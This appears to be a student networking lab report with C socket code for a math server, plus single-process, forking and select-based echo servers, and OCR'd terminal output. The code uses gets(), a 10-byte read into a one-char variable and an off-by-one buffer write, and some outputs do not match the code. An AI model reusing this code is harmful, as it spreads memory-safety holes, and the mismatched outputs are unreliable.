Program 1

Design a simple client-server system, where you use the
client to chat with a dummy "math" server. The protocol between the
client and server is as follows. The client (source code) is provided.

- The server is first started on a known port.
- The client program is started (server IP and port is provided on the command line).
- The client connects to the server, and then asks the user for input. The user enters a simple arithmetic expression string (e.g., "1 + 2", "5 - 6", "3 * 4"). The user's input is sent to the server via the connected socket.
- The server reads the user's input from the client socket, evaluates the expression, and sends the result back to the client.
- The client should display the server's reply to the user, and prompt the user for the next input, until the user terminates the client program with Ctrl+C.

Code

Server:

```
#include<arpa/inet.h>
#include<stdio.h>
#include<sys/types.h>//socket
#include<sys/socket.h>//socket
#include<string.h>//memset
#include<stdlib.h>//sizeof
#include<netinet/in.h>//INADDR_ANY

#define PORT 8080
#define MAXSZ 100
int main()
{
 int sockfd;//to create socket
 int newsockfd;//to accept connection

 struct sockaddr_in serverAddress;//server receive on this address
 struct sockaddr_in clientAddress;//server sends to client on this address

 int n;
 char msg[MAXSZ];
 int clientAddressLength;
 int pid;
 int n1,n2,ans,choice;
 char op;

 //create socket
```

```
 sockfd=socket(AF_INET,SOCK_STREAM,0);
  //initialize the socket addresses
   memset(&serverAddress,0,sizeof(serverAddress));
     serverAddress.sin_family=AF_INET;
      serverAddress.sin_addr.s_addr=htonl(INADDR_ANY);
      serverAddress.sin_port=htons(PORT);

 //       //bind the socket with the server address and port
         bind(sockfd,(struct sockaddr *)&serverAddress, sizeof(serverAddress));
 //
 //         //listen for connection from client
           listen(sockfd,5);
 //
            while(1)
            {
              //parent process waiting to accept a new connection
                printf("\n*****server waiting for new client connection:*****\n");
                clientAddressLength=sizeof(clientAddress);
                    newsockfd=accept(sockfd,(struct sockaddr*)&clientAddress,&clientAddressLength);
                      printf("connected to client: %s\n",inet_ntoa(clientAddress.sin_addr));

                         //child process is created for serving each new clients
                           pid=fork();
                             if(pid==0)//child process rec and send
                               {
                                  //rceive from client
                                     while(1){
                                                              read(newsockfd,&op,10);
                                            read(newsockfd,&n1,sizeof(n1));
                                                              read(newsockfd,&n2,sizeof(n2));

                                                              printf("%d\t%d\t%c\n",n1,n2,op);
                                                     switch(op){
                                                                      case '+': ans = n1 + n2;
                                                                                  break;
                                                                      case '-': ans = n1 - n2;
                                                        break;
                                                                      case '*': ans = n1 * n2;
                                                        break;
                                                                      case '/': ans = n1 / n2;
                                                                                  break;
                                                                      default: break;
                                                              }
                                            write(newsockfd,&ans,sizeof(ans));
                                                    printf("Received and set:%d\n",ans);
                                     }
                                         exit(0);
                                           }
                               else
                               {
                                close(newsockfd);//sock is closed BY PARENT
                               }
             }//close exterior while

             return 0;
}
```

Client

```
#include<stdio.h>
#include<arpa/inet.h>
#include<sys/types.h>//socket
#include<sys/socket.h>//socket
#include<string.h>//memset
#include<stdlib.h>//sizeof
#include<netinet/in.h>//INADDR_ANY
#define PORT 8080
#define SERVER_IP "127.0.0.1"
#define MAXSZ 100
int main()
{
 int sockfd;//to create socket

 struct sockaddr_in serverAddress;//client will connect on this

 int n,n1,n2,choice,ans,i=0,j=0;
 char op;
 char msg1[MAXSZ];
 char msg2[MAXSZ];

 //create socket
 sockfd=socket(AF_INET,SOCK_STREAM,0);
  //initialize the socket addresses
  memset(&serverAddress,0,sizeof(serverAddress));
    serverAddress.sin_family=AF_INET;
     serverAddress.sin_addr.s_addr=inet_addr(SERVER_IP);
      serverAddress.sin_port=htons(PORT);
//
//      //client  connect to server on port
           connect(sockfd,(struct sockaddr *)&serverAddress,sizeof(serverAddress));
            //send to sever and receive from server
            while(1)
              {
                //printf("1:Addition\n2:Subtraction\n3:Multiplication\n4:Division\n");
                //printf("\nEnter your option:\n");
                //scanf("%d",&choice);
                //printf("\nEnter 2 Numbers:\n");
                printf("\nEnter the expression:\n");
                gets(msg1);
                n1 = msg1[0] - '0';
                n2 = msg1[2] - '0';
                op = msg1[1];
                printf("%d\t%d\t%c\n",n1,n2,op);
                write(sockfd,&op,10);
                write(sockfd,&n1,sizeof(n1));
                write(sockfd,&n2,sizeof(n2));

                read(sockfd,&ans,sizeof(ans));
                printf("Received message from  server::%d\n",ans);
              }
             return 0;
}
```

Output


Activities
Terminator
Fri 10:29
Trash
Games
evilslayer@evilslayer: ~/Cnlab
evilslayer@evilslayer: ~/Cnlab 67x36
bash: /home/evilslayer/catkin_ws/devel/setup.bash: No such file or directory
evilslayer@evilslayer:~$ cd Cnlab
evilslayer@evilslayer:~/Cnlab$ ./ser
*****server waiting for new client connection:*****
connected to client: 127.0.0.1
*****server waiting for new client connection:*****
1 2 +
Received and set:3
4 2 -
Received and set:2
3 4 *
Received and set:12
8 4 /
Received and set:2
evilslayer@evilslayer: ~/Cnlab 69x36
bash: /home/evilslayer/catkin_ws/devel/setup.bash: No such file or directory
evilslayer@evilslayer:~/Cnlab$ ./cli
Enter the expression:
1+2
1 2 +
Received message from server::3
Enter the expression:
4-2
4 2 -
Received message from server::2
Enter the expression:
3*4
3 4 *
Received message from server::12
Enter the expression:
8/4
8 4 /
Received message from server::2
Enter the expression:

Program 2:

a. Design server program "server1" will be a single process server that can handle only one client at a time. If a second client tries to chat with the server while one client's session is already in progress, the second client's socket operations should see an error.

Code:

Server1.c:

```
 #include<stdio.h>
#include<stdlib.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in.h>
#include<unistd.h>
#include<arpa/inet.h>
#include<string.h>
#define PORT 8000
#define MAXSZ 100
int main()
{ int sockfd;
int newsockfd;
struct sockaddr_in servaddr;
struct sockaddr_in clientaddr;
int n;

char msg[MAXSZ];
int cli_len;
sockfd=socket(AF_INET,SOCK_STREAM,0);
memset(&servaddr,0,sizeof(servaddr));
servaddr.sin_family=AF_INET;
servaddr.sin_addr.s_addr=htonl(INADDR_ANY);
servaddr.sin_port=htons(PORT);
bind(sockfd,(struct sockaddr*)&servaddr,sizeof(servaddr));
listen(sockfd,5);
while(1)
{ printf("\nServer waiting for new client connection:\n");
cli_len=sizeof(clientaddr);
newsockfd=accept(sockfd,(struct sockaddr*)&clientaddr,&cli_len);
while(1)
{n=recv(newsockfd,msg,MAXSZ,0);
if(n==0)
{ close(newsockfd);
break;
}
msg[n]=0;
send(newsockfd,msg,n,0);
printf("Receive and set:%s\n",msg);
}
}
return 0;
}
```


Client1.c:

```
#include<stdio.h>
```


```c
#include<stdlib.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in.h>
#include<unistd.h>
#include<arpa/inet.h>
#include<string.h>
#define PORT 8000
#define MAXSZ 100
#define SERVER_IP "127.0.0.1"
int main()
{ int sockfd;
struct sockaddr_in servaddr;
int n;
char msg1[MAXSZ];
char msg2[MAXSZ];
sockfd=socket(AF_INET,SOCK_STREAM,0);
memset(&servaddr,0,sizeof(servaddr));
servaddr.sin_family=AF_INET;
servaddr.sin_addr.s_addr=inet_addr(SERVER_IP);
servaddr.sin_port=htons(PORT);
connect(sockfd,(struct sockaddr*)&servaddr,sizeof(servaddr));
while(1)
{ printf("\nEnter message to send to server:");
fgets(msg1,MAXSZ,stdin);
if(msg1[0]=='#')
{ break;
}
n=strlen(msg1)+1;
send(sockfd,msg1,n,0);
n=recv(sockfd,msg2,MAXSZ,0);
printf("Receive message from server:%s\n",msg2);
}
return 0;
}
```

- Start the server program and wait for client to connect. Start the client program. Enter input message to be sent to server. After pressing enter, the message received by server will be sent back to the client itself.
- Any other client which is trying to connect to the server will not be able to send and receive messages from server i.e. will not be able to establish connection with the server since it can only accept request from clients one at a time.

Output:


Activities
Terminator
Fri 09:58
Trash
Games
evilslayer@evilslayer: ~/Cnlab
evilslayer@evilslayer: ~/Cnlab 78x38
bash: /home/evilslayer/catkin_ws/devel/setup.bash: No such file or directory
evilslayer@evilslayer:~$ cd Cnlab/
evilslayer@evilslayer:~/Cnlab$ ./ser2a
Socket successfully created..
Socket successfully binded..
Server listening..
server acccept the client...
From client: Hi
To client : Hi
From client: From c1
To client : From server
evilslayer@evilslayer: ~/Cnlab 80x18
bash: /home/evilslayer/catkin_ws/devel/setup.bash: No such file or directory
evilslayer@evilslayer:~/Cnlab$ ./cli2a
Socket successfully created..
connected to the server..
Enter the string : Hi
From Server : Hi
Enter the string : From c1
From Server : From server
Enter the string :
evilslayer@evilslayer: ~/Cnlab 80x19
bash: /home/evilslayer/catkin_ws/devel/setup.bash: No such file or directory
evilslayer@evilslayer:~/Cnlab$ ./cli2a
Socket successfully created..
connected to the server..
Enter the string : From c2

Analysis:



b. Design server program "server2" will be a multi-process server that will fork a process for every new client it receives. Multiple clients should be able to simultaneously chat with the server.

Code:

Server2.c:

```
#include<stdio.h>
#include<stdlib.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in.h>
#include<unistd.h>
```

```
#include<arpa/inet.h>
#include<string.h>
#define PORT 8000
#define MAXSZ 100
int main()
{ int sockfd;
int newsockfd;
struct sockaddr_in servaddr;
struct sockaddr_in clientaddr;
int n;
char msg[MAXSZ];
int cli_len;
int pid;
sockfd=socket(AF_INET,SOCK_STREAM,0);
memset(&servaddr,0,sizeof(servaddr));
servaddr.sin_family=AF_INET;
servaddr.sin_addr.s_addr=htonl(INADDR_ANY);
servaddr.sin_port=htons(PORT);
bind(sockfd,(struct sockaddr*)&servaddr,sizeof(servaddr));
listen(sockfd,5);

while(1)
{ printf("\nServer waiting for new client connection:\n");
cli_len=sizeof(clientaddr);
newsockfd=accept(sockfd,(struct sockaddr*)&clientaddr,&cli_len);
printf("connected to client:%s\n",inet_ntoa(clientaddr.sin_addr));
pid=fork();
if(pid==0)
{
while(1)
{ n=recv(newsockfd,msg,MAXSZ,0);
if(n==0)
{ close(newsockfd);
break;
}
msg[n]=0;
send(newsockfd,msg,n,0);
printf("Receive and set:%s\n",msg);
}
exit(0);
}
else
{
close(newsockfd);
}
}
return 0;
 }
```

Client2.c:

```
#include<stdio.h>
#include<stdlib.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in.h>
```


```
#include<unistd.h>
#include<arpa/inet.h>
#include<string.h>
#define PORT 8000
#define MAXSZ 100
#define SERVER_IP "127.0.0.1"
int main()
{ int sockfd;
struct sockaddr_in servaddr;
int n;
char msg1[MAXSZ];
char msg2[MAXSZ];
sockfd=socket(AF_INET,SOCK_STREAM,0);
memset(&servaddr,0,sizeof(servaddr));
servaddr.sin_family=AF_INET;
servaddr.sin_addr.s_addr=inet_addr(SERVER_IP);
servaddr.sin_port=htons(PORT);
connect(sockfd,(struct sockaddr*)&servaddr,sizeof(servaddr));
while(1)
{ printf("\nEnter message to send to server:");
fgets(msg1,MAXSZ,stdin);
if(msg1[0]=='#')

{ break;
}
n=strlen(msg1)+1;
send(sockfd,msg1,n,0);
n=recv(sockfd,msg2,MAXSZ,0);
printf("Receive message from server:%s\n",msg2);
}
return 0;
}
```

- Start the server program and wait for client to connect. Start the client program. Enter input message to be sent to server. After pressing enter, the message received by server will be sent back to the client itself.
- Any other client which is trying to connect to the server will be able to send and receive messages from server i.e. will be able to establish connection with the server since it can only accept request from many clients at the same time, since the server process is forked into several child processes to handle each client request.

<u>Output:</u>


Activities
Terminator
Fri 10:10
Trash
Games
evilslayer@evilslayer: ~/Cnlab
evilslayer@evilslayer: ~/Cnlab 78x48
evilslayer@evilslayer:~/Cnlab$ ./ser2b
Server waiting for new client connection:
connected to client:127.0.0.1
Server waiting for new client connection:
connected to client:127.0.0.1
Server waiting for new client connection:
Receive and set:From client 1
Receive and set:From Client 2
evilslayer@evilslayer: ~/Cnlab 80x23
From Server : Hi
Enter the string : From c1
From Server : From server
Enter the string : ^C
evilslayer@evilslayer:~/Cnlab$ clear
evilslayer@evilslayer:~/Cnlab$ ./cli2b
Enter message to send to server:From client 1
Receive message from server:From client 1
Enter message to send to server:
evilslayer@evilslayer: ~/Cnlab 80x24
Socket successfully created..
connected to the server..
Enter the string : From c2
From Server : Enter the string : ^C
evilslayer@evilslayer:~/Cnlab$ clear
evilslayer@evilslayer:~/Cnlab$ ./cli2b
Enter message to send to server:From Client 2
Receive message from server:From Client 2
Enter message to send to server:

Analysis:



c. Design server program "server3" will be a single process server that uses the "select" system call to handle multiple clients. Again, much like server2, server3 will also be able to handle multiple clients concurrently.

Code:

Server3.c:

```
#include <stdio.h>
#include <string.h>   //strlen
#include <stdlib.h>
#include <errno.h>
#include <unistd.h>   //close
#include <arpa/inet.h>    //close
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/time.h> //FD_SET, FD_ISSET, FD_ZERO macros

#define TRUE   1
#define FALSE  0
#define PORT 8000
```

```
int main(int argc , char *argv[])
{
    int opt = TRUE;
    int master_socket , addrlen , new_socket , client_socket[30] ,
          max_clients = 30 , activity, i , valread , sd;
    int max_sd;
    struct sockaddr_in address;

    char buffer[1025];  //data buffer of 1K

    //set of socket descriptors
    fd_set readfds;

    //a message
    char *message = "ECHO Daemon v1.0 \r\n";

    //initialise all client_socket[] to 0 so not checked
    for (i = 0; i < max_clients; i++)
    {
        client_socket[i] = 0;
    }

    //create a master socket
    if( (master_socket = socket(AF_INET , SOCK_STREAM , 0)) == 0)
    {
        perror("socket failed");
        exit(EXIT_FAILURE);
    }



    //type of socket created
    address.sin_family = AF_INET;
    address.sin_addr.s_addr = INADDR_ANY;
    address.sin_port = htons( PORT );

    //bind the socket to localhost port 8888
    if (bind(master_socket, (struct sockaddr *)&address, sizeof(address))<0)
    {
        perror("bind failed");
        exit(EXIT_FAILURE);
    }
    printf("Listener on port %d \n", PORT);

    //try to specify maximum of 3 pending connections for the master socket
    if (listen(master_socket, 3) < 0)
    {
        perror("listen");
        exit(EXIT_FAILURE);
    }

    //accept the incoming connection
    addrlen = sizeof(address);
    puts("Waiting for connections ...");

    while(TRUE)
```

```
{
    //clear the socket set
    FD_ZERO(&readfds);

    //add master socket to set
    FD_SET(master_socket, &readfds);
    max_sd = master_socket;

    //add child sockets to set
    for ( i = 0 ; i < max_clients ; i++)
    {
        //socket descriptor
        sd = client_socket[i];

        //if valid socket descriptor then add to read list
        if(sd > 0)
            FD_SET( sd , &readfds);

        //highest file descriptor number, need it for the select function
        if(sd > max_sd)
            max_sd = sd;
    }

    //wait for an activity on one of the sockets , timeout is NULL ,
    //so wait indefinitely
    activity = select( max_sd + 1 , &readfds , NULL , NULL , NULL);

    if ((activity < 0) && (errno!=EINTR))
    {
        printf("select error");
    }

    //If something happened on the master socket ,
    //then its an incoming connection
    if (FD_ISSET(master_socket, &readfds))
    {
        if ((new_socket = accept(master_socket,
                (struct sockaddr *)&address,(socklen_t*)&addrlen))<0)
        {
            perror("accept");
            exit(EXIT_FAILURE);
        }

        //inform user of socket number - used in send and receive commands
        printf("New connection , socket fd is %d , ip is : %s , port : %d \n" , new_socket ,
inet_ntoa(address.sin_addr) , ntohs(address.sin_port));

        //send new connection greeting message
        if( send(new_socket, message, strlen(message), 0) != strlen(message) )
        {
            perror("send");
        }

        puts("Welcome message sent successfully");

        //add new socket to array of sockets
        for (i = 0; i < max_clients; i++)
```

```
        {
            //if position is empty
            if( client_socket[i] == 0 )
            {
                client_socket[i] = new_socket;
                printf("Adding to list of sockets as %d\n" , i);

                break;
            }
        }
    }

    //else its some IO operation on some other socket
    for (i = 0; i < max_clients; i++)
    {
        sd = client_socket[i];

        if (FD_ISSET( sd , &readfds))
        {
            //Check if it was for closing , and also read the
            //incoming message
            if ((valread = read( sd , buffer, 1024)) == 0)
            {
                //Somebody disconnected , get his details and print
                getpeername(sd , (struct sockaddr*)&address , \
                    (socklen_t*)&addrlen);
                printf("Host disconnected , ip %s , port %d \n" ,
                      inet_ntoa(address.sin_addr) , ntohs(address.sin_port));

                //Close the socket and mark as 0 in list for reuse
                close( sd );
                client_socket[i] = 0;
            }

            //Echo back the message that came in
            else
            {
                //set the string terminating NULL byte on the end
                //of the data read
                buffer[valread] = '\0';
                send(sd , buffer , strlen(buffer) , 0 );
            }
        }
    }
}

return 0;
}
```

Client3.c:

```
#include<stdio.h>
#include<sys/types.h>//socket
#include<sys/socket.h>//socket
#include<string.h>//memset
#include<stdlib.h>//sizeof
#include<netinet/in.h>//INADDR_ANY

#define PORT 8000
```

